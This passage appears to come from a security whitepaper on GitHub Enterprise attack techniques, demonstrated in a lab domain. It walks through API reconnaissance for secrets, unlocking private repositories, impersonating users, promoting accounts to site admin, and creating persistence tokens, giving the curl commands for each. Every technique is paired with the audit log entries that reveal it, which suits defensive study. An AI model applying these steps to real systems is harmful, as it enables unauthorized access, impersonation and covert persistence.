The screenshot shows the GitHub Enterprise search interface. At the top, there's a navigation bar with the GitHub logo, 'Enterprise', a search bar containing 'locat', and links for 'Pull requests', 'Issues', and 'Explore'. Below the search bar is a sidebar with categories: 'Repositories' (2), 'Code' (0), 'Commits' (0), 'Issues' (0), 'Packages' (0), 'Topics' (0), 'Wikis' (0), and 'Users' (0). The main area displays '2 repository results' for the search term 'wandLocator'. The first result is 'hpotter/wandLocator', described as a 'Program to locate the top wands' updated 14 days ago. The second result is 'hpotter/broomLocator', described as 'Locates brooms' updated 14 days ago. At the bottom of the search results page are links for 'Advanced search' and 'Cheat sheet'.

*Searching for repositories via web interface*

Another option available to an attacker to search for a repository is via the Search REST API<sup>24</sup> as shown with the below example curl command.

```
curl -i -s -k -X '$GET' -H '$Content-Type: application/json' -H
'$Authorization: Token apiKey'
'$https://gheHost/api/v3/search/repositories?q=searchTerm'
```

```
{
  "total_count": 2,
  "incomplete_results": false,
  "items": [
    {
      "id": 2,
      "node_id": "MDEwOlJlcG9zaXRvcnky",
      "name": "wandLocator",
      "full_name": "hpotter/wandLocator",
      "private": false,
      "owner": {
        "login": "hpotter",
        "id": 6,
        "node_id": "MDQ6VXNlcjY=",
        "avatar_url": "https://github-enterprise.hogwarts.local/avatars/u/6?"}
```

*Search result for search repositories API*

## File Reconnaissance

<sup>24</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-repositories>

There may also be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in the file name. In this example, we are searching for Jenkins CI configuration files with the search term “jenkinsfile in:file”.

The screenshot shows a GitHub Enterprise search interface. The URL in the address bar is `https://github-enterprise.hogwarts.local/search?q=jenkinsfile+in%3Afile&type=commits`. The search term "jenkinsfile in:file" is entered in the search bar. The sidebar on the left lists various search categories with counts: Repositories (0), Code (0), Commits (1), Issues (0), Packages (0), Topics (0), Wikis (0), and Users (0). The "Commits" category is highlighted with a red border. The main content area displays "1 commit result". The commit details are as follows: Author: hpotter/broomLocator, Commit Message: Create Jenkinsfile, Date: hpotter committed 14 days ago. There are buttons for copy (copy icon), view (eye icon), and diff (diff icon).

## *Searching for file via web interface*

Another option available to an attacker to search for a file is via the Search REST API<sup>25</sup> as shown with the below example curl command.

```
curl -i -s -k -X '$GET' -H '$Content-Type: application/json' -H  
$'Authorization: Token apiToken'  
$'https://gheHost/api/v3/search/commits?q=searchTerm'
```

```
{  
  "total_count": 1,  
  "incomplete_results": false,  
  "items": [  
    {  
      "url": "https://github-enterprise.hogwarts.local/api/v3/repos/hpotter/broomLocator/commits/2eec27f16d23df5135a7949e30ec3230a4a5b37c",  
      "sha": "2eec27f16d23df5135a7949e30ec3230a4a5b37c",  
      "node_id": "MDY6Q29tbWl0MzoyZWVjMjdmMTZkMjNkZjUxMzVhNzk0OWUzMGVjMzIzMGE0YTViMzdj",  
      "html_url": "https://github-enterprise.hogwarts.local/hpotter/broomLocator/commit/2eec27f16d23df513",  
      "comments_url": "https://github-enterprise.hogwarts.local/api/v3/repos/hpotter/broomLocator/commits/  
      "commit": {  
        "url": "https://github-enterprise.hogwarts.local/api/v3/repos/hpotter/broomLocator/git/commits/2e
```

## Searching result for search commits API

## *Code Reconnaissance*

A primary area of interest for an attacker is searching for secrets within code, such as passwords or API keys. Code can be searched for a given search term via the web interface as shown below.

<sup>25</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-commits>

The screenshot shows the GitHub Enterprise search interface. On the left, there's a sidebar with various metrics: Repositories (0), Code (1), Commits (0), Issues (0), Packages (0), Topics (0), Wikis (0), and Users (0). Below that is a 'Languages' section showing Python (1). At the bottom of the sidebar are links for 'Advanced search' and 'Cheat sheet'. The main area displays a search result for 'password'. It shows a single hit in 'test.py' from the repository 'hpotter/broomLocator'. The result is highlighted with a red box around the word 'password'. Below the result, it says '1 password: Passw0rd!', 'Python', 'Showing the top match', and 'Last indexed 13 seconds ago'.

*Searching code via web interface*

Searching for secrets within code can also be accomplished via the Search REST API<sup>26</sup> as shown with the below example curl command.

```
curl -i -s -k -X '$GET' -H '$Content-Type: application/json' -H
'$Authorization: Token apiToken'
'$https://gheHost/api/v3/search/code?q=searchTerm'
```

```
{
  "total_count": 1,
  "incomplete_results": false,
  "items": [
    {
      "name": "test.py",
      "path": "test.py",
      "sha": "41f241ad5ecee894380ba1f869efc7b31642e6a",
      "url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/contents/test.py?ref=581add4444b18",
      "git_url": "https://github-enterprise.hogwarts.local/api/v3/repositories/3/git/blobs/41f241ad5ecee894380",
      "html_url": "https://github-enterprise.hogwarts.local/hpotter/broomLocator/blob/581add4444b18fe357f8a9ce4",
      "repository": {
        "id": 3,
        "node_id": "MDEwOlJlcG9zaXRvcnkz",
        "name": "broomLocator",
        "full_name": "hpotter/broomLocator",
        "private": false,
        "owner": {
          "login": "hpotter"
        }
      }
    }
  ]
}
```

*Searching result for code search API*

---

<sup>26</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-code>

## *Logging of Reconnaissance*

Search requests for files, repositories and code within GitHub Enterprise are logged in the haproxy log file (/var/log/haproxy.log) as shown below. These logs should be forwarded to a Security Information and Event Management (SIEM) system, where they can be ingested, and alerts built from them for anomalous activity.

```
cat /var/log/haproxy.log | grep -i '/search\|/api/v3/search' | cut -d  
' ' -f6,7,20-22 | grep -i http
```

```
[192.168.1.54:35296 [27/Jan/2022:16:05:02.850] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=locat"  
[192.168.1.54:35342 [27/Jan/2022:16:18:54.915] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile"  
[192.168.1.54:35354 [27/Jan/2022:16:21:51.155] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile"  
[192.168.1.54:35358 [27/Jan/2022:16:23:11.026] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file"  
[192.168.1.54:35358 [27/Jan/2022:16:23:21.742] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file"  
[192.168.1.54:35360 [27/Jan/2022:16:23:35.448] https://github-enterprise.hogwarts.local/api/v3/search/repositories /api/v3/search/repositories?q=jenkinsfile&in=file"  
[192.168.1.54:35360 [27/Jan/2022:16:23:35.448] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile%20in:file"  
[192.168.1.54:35360 [27/Jan/2022:16:24:30.484] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile%20in:file"  
[192.168.1.54:35368 [27/Jan/2022:16:24:43.254] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in=file"  
[192.168.1.54:35370 [27/Jan/2022:16:25:26.086] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile"  
[192.168.1.54:35372 [27/Jan/2022:16:26:26.745] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile"  
[192.168.1.54:35376 [27/Jan/2022:16:27:44.165] https://github-enterprise.hogwarts.local/api/v3/search/commits /api/v3/search/commits?q=jenkinsfile"  
[192.168.1.54:35408 [27/Jan/2022:16:34:22.980] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"  
[192.168.1.54:35412 [27/Jan/2022:16:36:45.283] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=sword"  
[192.168.1.54:35414 [27/Jan/2022:16:37:00.472] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pas"  
[192.168.1.54:35416 [27/Jan/2022:16:37:02.552] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pass"  
[192.168.1.54:35418 [27/Jan/2022:16:37:04.632] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pass"  
[192.168.1.54:35422 [27/Jan/2022:16:37:06.751] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passwo"  
[192.168.1.54:35424 [27/Jan/2022:16:37:09.201] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"  
[192.168.1.54:35426 [27/Jan/2022:16:37:10.758] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"  
[192.168.1.54:35428 [27/Jan/2022:16:37:14.505] https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=word"
```

*Viewing reconnaissance results in haproxy log*

## **Repository Takeover**

Using site admin access, an attacker can give themselves write access to any repository within GitHub Enterprise. In the below example, we are attempting to view a repository that our compromised site admin user (adumbledore) does not have access to.

The screenshot shows a GitHub Enterprise interface. At the top, there's a navigation bar with the GitHub logo, 'Enterprise', a search bar, and links for 'Pull requests', 'Issues', and 'Explore'. Below the navigation, a repository card is displayed for 'hpotter / superSecretSpells' (Private). The repository has tabs for 'Code', 'Issues', 'Pull requests', 'Actions', 'Projects', 'Wiki', 'Security', and 'Insights'. A prominent message in the center states 'This repository is locked.' with a lock icon above it. Below this message, a smaller note says 'This private repository is currently locked. [Unlock it in stafftools](#)'. The overall theme is dark grey with blue highlights for links.


*Viewing locked repository*

Using site admin access, you can choose to unlock the repository via the “Unlock” button shown below. This will unlock the repository for the user for two hours by default.

The screenshot shows the GitHub Enterprise interface. At the top, there's a navigation bar with 'Enterprise' logo, search bar, and links for 'Pull requests', 'Issues', and 'Explore'. Below the navigation is a breadcrumb trail: 'Site admin / hpotter / superSecretSpells'. On the right side of the header are tabs: 'Admin', 'Security' (which is highlighted with a red underline), 'Collaboration', and 'Storage'. The main content area has a sidebar on the left with links: 'Security', 'Collaborators', 'Webhooks & Services', 'Deploy Keys', 'Protected branches', and 'Push Log'. The main panel contains sections for 'Audit log' (with a search bar) and 'Repository Settings' (with a note about private repository forking). At the bottom of the main panel is a red banner titled 'Privileged access' with the text 'Be careful - you will have full access to this repository and its settings.' and a 'Unlock' button.

*Viewing screen to unlock repository*

You must provide a reason to unlock the repository, and this reason is logged along with the request.



*Adding reason to unlocking repository*

Now you can see we have successfully unlocked the repository, and it is unlocked for two hours for the adumbledore user account.

The screenshot shows the GitHub Enterprise interface for a repository named 'hpotter/superSecretSpells'. At the top, there's a search bar and navigation links for 'Pull requests', 'Issues', and 'Explore'. Below the header, a message states 'hpotter/superSecretSpells has been unlocked for adumbledore.' On the left, a sidebar menu includes 'Security' (selected), 'Collaborators', 'Webhooks & Services', 'Deploy Keys', 'Protected branches', and 'Push Log'. The main content area has tabs for 'Audit log' and 'Repository Settings'. Under 'Audit log', there's a search bar for 'Search audit log' with the placeholder 'Search logs for actions involving hpotter/superSecretSpells.'. Under 'Repository Settings', there's a section for 'Allow private repository forking' with the status 'On - Forking for this repository cannot be restricted.' A red banner at the bottom indicates 'Privileged access' with the message 'Repository unlocked for you until 01/27/2022 at 12:50 EST.' and a 'Cancel Unlock' button.

*Showing repository has been unlocked*

Then the repository can be accessed, and code can be modified within that repository as shown below.

The screenshot shows the repository 'hpotter / superSecretSpells' page. The top navigation bar includes 'Enterprise', a search bar, and links for 'Pull requests', 'Issues', 'Explore', 'Watch 1', 'Star 0', 'Fork 0', and settings. Below the header, there are tabs for 'Code' (selected), 'Issues', 'Pull requests', 'Actions', 'Projects', 'Wiki', 'Security', 'Insights', and 'Settings'. The 'Code' tab shows a main branch with 1 branch and 0 tags. A commit titled 'hpotter Initial commit' was made 14 days ago by 'hpotter'. The commit details show 'README.md' with an 'Initial commit' 14 days ago. The 'About' section notes 'Spells that only I can do' and lists 'README.md'. The 'Releases' section says 'No releases published' and 'Create a new release'. The 'Packages' section says 'No packages published' and 'Publish your first package'. The main content area displays the 'README.md' file content: 'superSecretSpells' and 'Spells that only I can do'.

*Accessing repository after unlock*

There is an entry in the audit log for this, and it categorizes it as a “repo.staff\_unlock” action. This can be searched via the query “action:repo.staff\_unlock”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Site Admin console with the 'Audit log' section selected. The main area displays an audit log entry for the action `repo.staff_unlock`. The entry details are as follows:

Field	Value
<code>action</code>	<code>repo.staff_unlock</code>
<code>actor</code>	<code>adumbledore</code>
<code>actor_id</code>	<code>4</code>
<code>actor_ip</code>	<code>192.168.1.54</code>
<code>actor_location</code>	<code>blank</code>
<code>actor_session</code>	<code>23</code>
<code>category_type</code>	<code>Entitlement Management</code>
<code>client_id</code>	<code>2060490046.1643228505</code>
<code>controller_action</code>	<code>staff_unlock</code>
<code>created_at</code>	<code>2022-01-27 10:50:26 -0500</code>
<code>from</code>	<code>stafftools/repositories/staff_access#staff_unlock</code>
<code>method</code>	<code>PUT</code>
<code>reason</code>	<code>some reason</code>
<code>referrer</code>	<code>https://github-enterprise.hogwarts.local/stafftools/repositories/hp...</code>
<code>repo</code>	<code>hpoter/superSecretSpells</code>
<code>repo_id</code>	<code>1</code>
<code>request_category</code>	<code>other</code>
<code>request_id</code>	<code>5fad2fd5-eecf-4cd4-841d-6041dde8b571</code>
<code>server_id</code>	<code>9770622b-4f35-42e8-9963-c158f1306674</code>

*Showing audit log entry for unlocking repository*

## User Impersonation

There are a couple options an attacker has if they have administrative access to GitHub Enterprise and would like to impersonate another user. The first option is to impersonate a user login via the web interface, and the second option is to create an impersonation token.


### *Impersonate User Login*

When viewing a user via the site admin console, there is an impersonation section at the bottom. You will click the “Sign in to GitHub as @user” button.

The screenshot shows the GitHub Site Admin interface for the user **hpotter**. The top navigation bar includes links for Admin, Security, Content, and Collaboration. On the left, a sidebar lists various management options: Overview, Admin, Emails, Avatars, Feature & Beta Enrollments, Followed users, Search, Database, Retired namespaces, Scheduled Reminders, and Profile. The main content area is titled "User information" and shows the user is active. It provides details such as Created (2022-01-13 11:42:53 -0500), Last active (2022-01-20 15:01:00 -0500), Public profile (with a "View profile" link), Gists (with a "View gists" link), Disk use (0 Bytes), Git (0 Bytes), Avatars (0 Bytes), Issue image uploads (0 Bytes), Using GitHub Mac (X), Using GitHub Win (X), and Using GitHub Desktop (X). Below this is an "Activity feed" section with "Clear public activity" and "Clear all activity" buttons. The "Staff notes" section indicates there are no staff notes on this account. A "Danger Zone" section contains an "Impersonate" button and a "Sign in to GitHub as @hpotter" button.

*Viewing user information for hpotter*

Next, you need to provide a reason why you are wanting to perform an impersonation login as another user. The user who is being impersonated will receive an email notification as stated.



*Beginning impersonation*

You will then be logged in as the user you are impersonating. In this case, we used the adumbledore user to impersonate the hpotter user.

*Showing impersonation*

There is an entry in the audit log for this impersonation activity, as it categorizes it as a “staff.fake\_login” action. This can be searched via the query “action:staff.fake\_login”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Audit log interface. On the left, there's a sidebar with various navigation links like Site admin, Search, Management console, Audit log (which is selected), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing (Product catalog), Invite user (All users, Site admins, Dormant users, Suspended users), and a general sidebar with Billing, Product catalog, Invite user, All users, Site admins, Dormant users, and Suspended users.

The main area is titled "Audit log" and has a "Query" section with the search term "action:staff.fake\_login". It includes a "Search" button and a "Copy all log metadata for internal use" button with a JSON download icon. Below the query is an "Advanced Search" link and "Newer" and "Older" buttons.

A specific audit log entry is displayed for the search result:

- staff.fake\_login** (action:staff.fake\_login)
- Performed by **adumbledore** from **192.168.1.54**
- Targeting user **hpoter** ...
- 29 minutes ago
- action**: staff.fake\_login
- actor**: adumbledore
- actor\_id**: 4
- actor\_ip**: 192.168.1.54
- actor\_location**: blank
- actor\_session**: 13
- category\_type**: Other
- client\_id**: 2060490046.1643228505
- controller\_action**: impersonate
- created\_at**: 2022-01-26 15:52:34 -0500
- from**: stafftools/sessions#impersonate
- method**: POST
- note**: I am troubleshooting a problem for the user: this is a test
- referrer**: https://github-enterprise.hogwarts.local/stafftools/users/hpoter/o...
- request\_category**: other
- request\_id**: e767d32d-9611-4c41-9066-7da33c69e743
- server\_id**: 9770622b-4f35-42e8-9963-c158f1306674
- url**: https://github-enterprise.hogwarts.local/stafftools/impersonate/h...
- user**: hpoter
- user\_agent**: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:96.0) Gecko/201001...
- user\_id**: 6

Buttons for "Copy entry cURL" and "Copy metadata" are also present.

Showing audit log entry for user impersonation

### Impersonation Token

Another stealthier option for an attacker to impersonate a user is by creating an impersonation token. This can be performed via the Enterprise Administration REST API<sup>27</sup> as shown with the below example curl command.

```
curl -i -s -k -X 'POST' -H '$Content-Type: application/json' -H
'$Authorization: Token apiToken' --data-binary
'$\\"scopes\":[\"repo\", \"admin:org\", \"admin:public_key\", \"admin:org
```

---

<sup>27</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#create-an-impersonation-oauth-token>

```
'hook\", \"admin:gpg_key\", \"admin:enterprise\"]}'  
$'https://gheHost/api/v3/admin/users/userToImpersonate/authorizations'
```

This will output the impersonation token to the console as shown below.

```
{  
  "id": 9,  
  "url": "https://github-enterprise.hogwarts.local/api/v3/authorizations/9",  
  "app": {  
    "name": "GitHub Site Administrator",  
    "url": "https://developer.github.com/v3/enterprise/users/",  
    "client_id": "c8a44e4db5cf0c8c9206"  
  },  
  "token": "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",  
  "hashed_token": "7bb28fedc9fcf69b9336de9732dd56993f39527e7d785cc89464464cf7eb86b",  
  "token_last_eight": "xd2BAgm9",  
  "note": null,  
  "note_url": null,  
  "created_at": "2022-01-26T21:09:12Z",  
  "updated_at": "2022-01-26T21:09:12Z",  
  "scopes": [  
    "repo",  
    "admin:org",  
    "admin:public_key",  
    "admin:org_hook",  
    "admin:gpg_key",  
    "admin:enterprise"  
  ],  
  "fingerprint": null,  
  "expires_at": null
```

*Creating user impersonation token*

We can see the impersonation token listed via the site admin console. The user being impersonated will not be able to see this impersonation token. Only site admins will be able to see this impersonation token.

The screenshot shows the GitHub Site Admin interface under the 'Security' tab. On the left, a sidebar lists various security-related options: SSH keys, GPG keys, Owned applications, Authorized GitHub owned apps, Authorized OAuth applications, Personal access tokens, Personal access tokens (Beta), Owned GitHub Apps, Installed GitHub Apps, and Authorized GitHub apps. The main content area is divided into two sections: 'Application Authorization' and 'Tokens'.  
**Application Authorization:**  
ID: 8 – Search audit logs  
Application: GitHub Site Administrator  
Created: 2022-01-26 16:09:12 -0500  
Last access: never  
Scopes: admin:enterprise, admin:gpg\_key, admin:org, admin:org\_hook, admin:public\_key, and repo  
Access level: Full control of enterprises, Full control of public user gpg keys, Full control of orgs and teams, read and write org projects, Full control of organization hooks, Full control of user public keys, Full control of private repositories  
Public keys: 0  
**Tokens:**  
A single token is listed: **xd2BAGm9**. A warning message states: "⚠ This token has no expiration date". To the right, it says "Never accessed".  
**Dangerzone:**  
A red-bordered box contains a "Revoke" button with the sub-instruction "Revoke access for this application".

#### *Listing hpotter impersonation token*

There is an entry in the audit log for this, as it categorizes it as a “oauth\_access.create” action followed by a subsequent “oauth\_authorization.create” action. This can be searched via the query “action:oauth\_access.create OR action:oauth\_authorization.create”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise audit log interface. On the left, there's a sidebar with various navigation links like 'Reserved logins', 'Advanced Security Committers', 'Retired namespaces', 'Enterprise overview', 'Repositories', 'Billing', 'Product catalog', 'Invite user', 'All users', 'Site admins', 'Dormant users', and 'Suspended users'. The main area displays two audit log entries:

**Logs for action:oauth\_access.create OR action:oauth\_authorization.create**

**oauth\_authorization.create**  
 OAuth application (GitHub Site Administrator)  
 Performed by **adumbledore** from **192.168.1.54**  
 Targeting user **hpoter** ...

**oauth\_access.create**  
 OAuth application (GitHub Site Administrator)  
 Performed by **adumbledore** from **192.168.1.54**  
 Targeting user **hpoter** ...

Below these entries is a detailed log of parameters:

```

accessible_org_ids blank
action oauth_access.create
actor adumbledore
actor_id 4
actor_ip 192.168.1.54
actor_location blank
application_id 14
application_name GitHub Site Administrator
auth basic
category_type Other
controller Api::Admin::UsersManager
created_at 2022-01-26 16:09:12 -0500
current_user adumbledore
from Api::Admin::UsersManager#POST
hashed_token e7KP7cn89puTNt6XMt1WmT85Un59eFzIIGRGTPx+uGs=
oauth_access_id 9
request_category api
request_id 0d3593eb-689f-48d5-a3d1-9975ce943e70
request_method post
scopes ["repo", "admin:org", "admin:public_key", "admin:org_hook", "ad...
server_id a18f1f2c-f841-460e-a1e5-a129e1fb5fa5
token_last_eight xd2BAgm9
user hpoter
user_agent curl/7.68.0
user_id 6
version v3
  
```

Buttons for 'Copy entry cURL' and 'Copy metadata' are visible at the bottom right of the log details.

*Showing audit log entry for impersonation token creation:*

## Promoting User to Site Admin

An attacker who has site admin credentials (username/password or API key) can promote another regular user to the site admin role. One option to perform this is via the GitHub Enterprise web interface. Press the “Add owner” button as shown below.

The screenshot shows the GitHub Enterprise interface for the 'Hogwarts' organization. The left sidebar has 'Members' selected under 'Administrators'. The main area is titled 'Administrators' and shows a search bar and a list of one administrator: 'adumbledore'. A green button labeled 'Add owner' is visible.

*Viewing administrators in Hogwarts organization*

The user who was added as a site admin in this case is the `hpotter` user as shown below.

The screenshot shows the GitHub Enterprise interface for the 'Site admins' section. The left sidebar has 'Site admin' selected. The main area lists two site admins: 'adumbledore' and 'hpotter'. The table includes columns for Username, Profile name, Email, and Last IP.

Username	Profile name	Email	Last IP
adumbledore		adumbledore@hogwarts.local	192.168.1.54
hpotter		hpotter@hogwarts.local	192.168.1.51

*Showing hpotter user added to site admins*

Another option for an attacker to promote a user to site admin is via the Enterprise Administration REST API<sup>28</sup> as shown with the below example curl command. If successful, you should receive an HTTP 204 status code.

```
curl -i -s -k -X '$PUT' -H '$Content-Type: application/json' -H
'$Authorization: Token apiToken'
'$https://gheHost/api/v3/users/userToPromote/site_admin'
```

There is an entry in the audit log for this, as it categorizes it as a “action:business.add\_admin” action followed by a subsequent “action:user.promote” action. This can be searched via the query “action:user.promote OR

---

<sup>28</sup> <https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#promote-a-user-to-be-a-site-administrator>

action:business.add\_admin". You can see in the audit log that it clarifies whether the action was performed via the API. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Audit log interface. On the left is a sidebar with various navigation links: Site admin, Search, Management console, Audit log (which is selected and highlighted in red), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing (Product catalog) and Inviting users. A "All" link is at the bottom of the sidebar. The main area is titled "Audit log" and has a "Query" section with the search term "action:user.promote OR action:business.add\_admin" and a "Search" button. Below the query is an "Advanced Search" link and "Newer" and "Older" buttons. A "Copy all log metadata for internal use" button is available. The results section is titled "Logs for action:user.promote OR action:business.add\_admin" and lists three entries:

Action	Details	Time
user.promote	Promoted via API by adumbledore from 192.168.1.54 Performed by <a href="#">adumbledore</a> from 192.168.1.54 Targeting user <a href="#">hpotter</a> ...	2 minutes ago
user.promote	Promoted as admin of single global business Performed by <a href="#">adumbledore</a> from 192.168.1.54 Targeting user <a href="#">hpotter</a> ...	10 minutes ago
business.add_admin	Performed by <a href="#">adumbledore</a> from 192.168.1.54 Targeting business <a href="#">hogwarts</a> ...	10 minutes ago

*Audit log entry for user promotion*

## Maintain Persistent Access

An attacker has a few primary options in terms of maintaining persistent access to GitHub Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.

### Personal Access Token

The first option is creating a personal access token. This can only be performed via the web interface and is not supported via the GitHub Enterprise REST API. This can be performed by first going to a user's "Developer Settings" menu and pressing the "Generate new token" button.

[Settings](#) / Developer settings

[GitHub Apps](#)

[OAuth Apps](#)

[Personal access tokens](#)

**Personal access tokens**

Tokens you have generated that can be used to access the [GitHub API](#).

<a href="#">hpotter-token</a> — <a href="#">repo</a>	Last used within the last 2 weeks	<a href="#">Delete</a>
⚠ This token has no expiration date.		

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to [authenticate to the API over Basic Authentication](#).

*Viewing developer settings of user*

The next page will allow you to specify the name of the token, expiration and scopes. Access tokens with no expiration date should be questioned.

[Settings](#) / Developer settings

[GitHub Apps](#)

[OAuth Apps](#)

[Personal access tokens](#)

**New personal access token**

Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to [authenticate to the API over Basic Authentication](#).

**Note**

What's this token for?

**Expiration \***

The token will never expire!

GitHub strongly recommends that you set an expiration date for your token to help keep your information secure.  
[Learn more](#)

**Select scopes**

Scopes define the access for personal tokens. [Read more about OAuth scopes](#).

<input checked="" type="checkbox"/> <b>repo</b>	Full control of private repositories
<input checked="" type="checkbox"/> repo:status	Access commit status
<input checked="" type="checkbox"/> repo_deployment	Access deployment status
<input checked="" type="checkbox"/> public_repo	Access public repositories
<input checked="" type="checkbox"/> repo:invite	Access repository invitations
<input checked="" type="checkbox"/> security_events	Read and write security events
<hr/>	
<input type="checkbox"/> <b>workflow</b>	Update GitHub Action workflows
<hr/>	
<input type="checkbox"/> <b>write:packages</b>	Upload packages to GitHub Package Registry
<input type="checkbox"/> read:packages	Download packages from GitHub Package Registry

*Creating personal access token*

After the token has been created, it will display the value one time to the user to be copied. This will be the actual authentication token value used.

The screenshot shows the GitHub Developer settings page under 'Personal access tokens'. A message at the top states: 'Some of the scopes you've selected are included in other scopes. Only the minimum set of necessary scopes has been saved.' On the left, a sidebar lists 'GitHub Apps', 'OAuth Apps', and 'Personal access tokens' (which is selected). The main area is titled 'Personal access tokens' and contains a note: 'Tokens you have generated that can be used to access the GitHub API.' Below this is a message: 'Make sure to copy your personal access token now. You won't be able to see it again!' Two tokens are listed: 'ghp\_aHh4m1kTGTSJ23QCMtG4UIsSLie1Ji1kwzPd' (selected) and 'hpotter-token — repo'. Both tokens have a 'Delete' button next to them. A note below the tokens says: 'Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.'

*Viewing created personal access token value*

We can now see our “persistence-token” listed in the user’s personal access token settings.

The screenshot shows the GitHub Developer settings page under 'Personal access tokens'. The sidebar on the left shows 'GitHub Apps', 'OAuth Apps', and 'Personal access tokens' (selected). The main area is titled 'Personal access tokens' and contains a note: 'Tokens you have generated that can be used to access the GitHub API.' Two tokens are listed: 'persistence-token — repo' (Never used) and 'hpotter-token — repo'. Both tokens have a 'Delete' button next to them. A note below the tokens says: 'Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.'

*Viewing all personal access tokens for hpotter user*

There is an entry in the audit log for this, as it categorizes it as a “oauth\_access.create” action followed by a subsequent “oauth\_authorization.create” action. This can be searched via the query “action:oauth\_access.create OR action:oauth\_authorization.create”. This can also be queried for in the audit logs on the GitHub Enterprise server in /var/log/github-audit.log.

The screenshot shows the GitHub Enterprise Audit log interface. On the left, there's a sidebar with various navigation links like Site admin, Management console, Audit log (which is selected), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing, Product catalog, Invite user, All users, Site admins, Dormant users, and Suspended users.

The main area is titled "Audit log" and has a "Query" section with the filter "action:oauth\_access.create OR action:oauth\_authorization.create". It includes a "Search" button and an "Advanced Search" link. Below the search is a "Copy all log metadata for internal use" button with a JSON download icon.

The logs are listed under the heading "Logs for action:oauth\_access.create OR action:oauth\_authorization.create". There are two entries:

- oauth\_authorization.create**: Personal access token (persistence-token). Performed by **hpotter** from **192.168.1.54**. Targeting user **hpotter**. This entry is from 6 minutes ago.
- oauth\_access.create**: Personal access token (persistence-token). Performed by **hpotter** from **192.168.1.54**. Targeting user **hpotter**. This entry is also from 6 minutes ago.

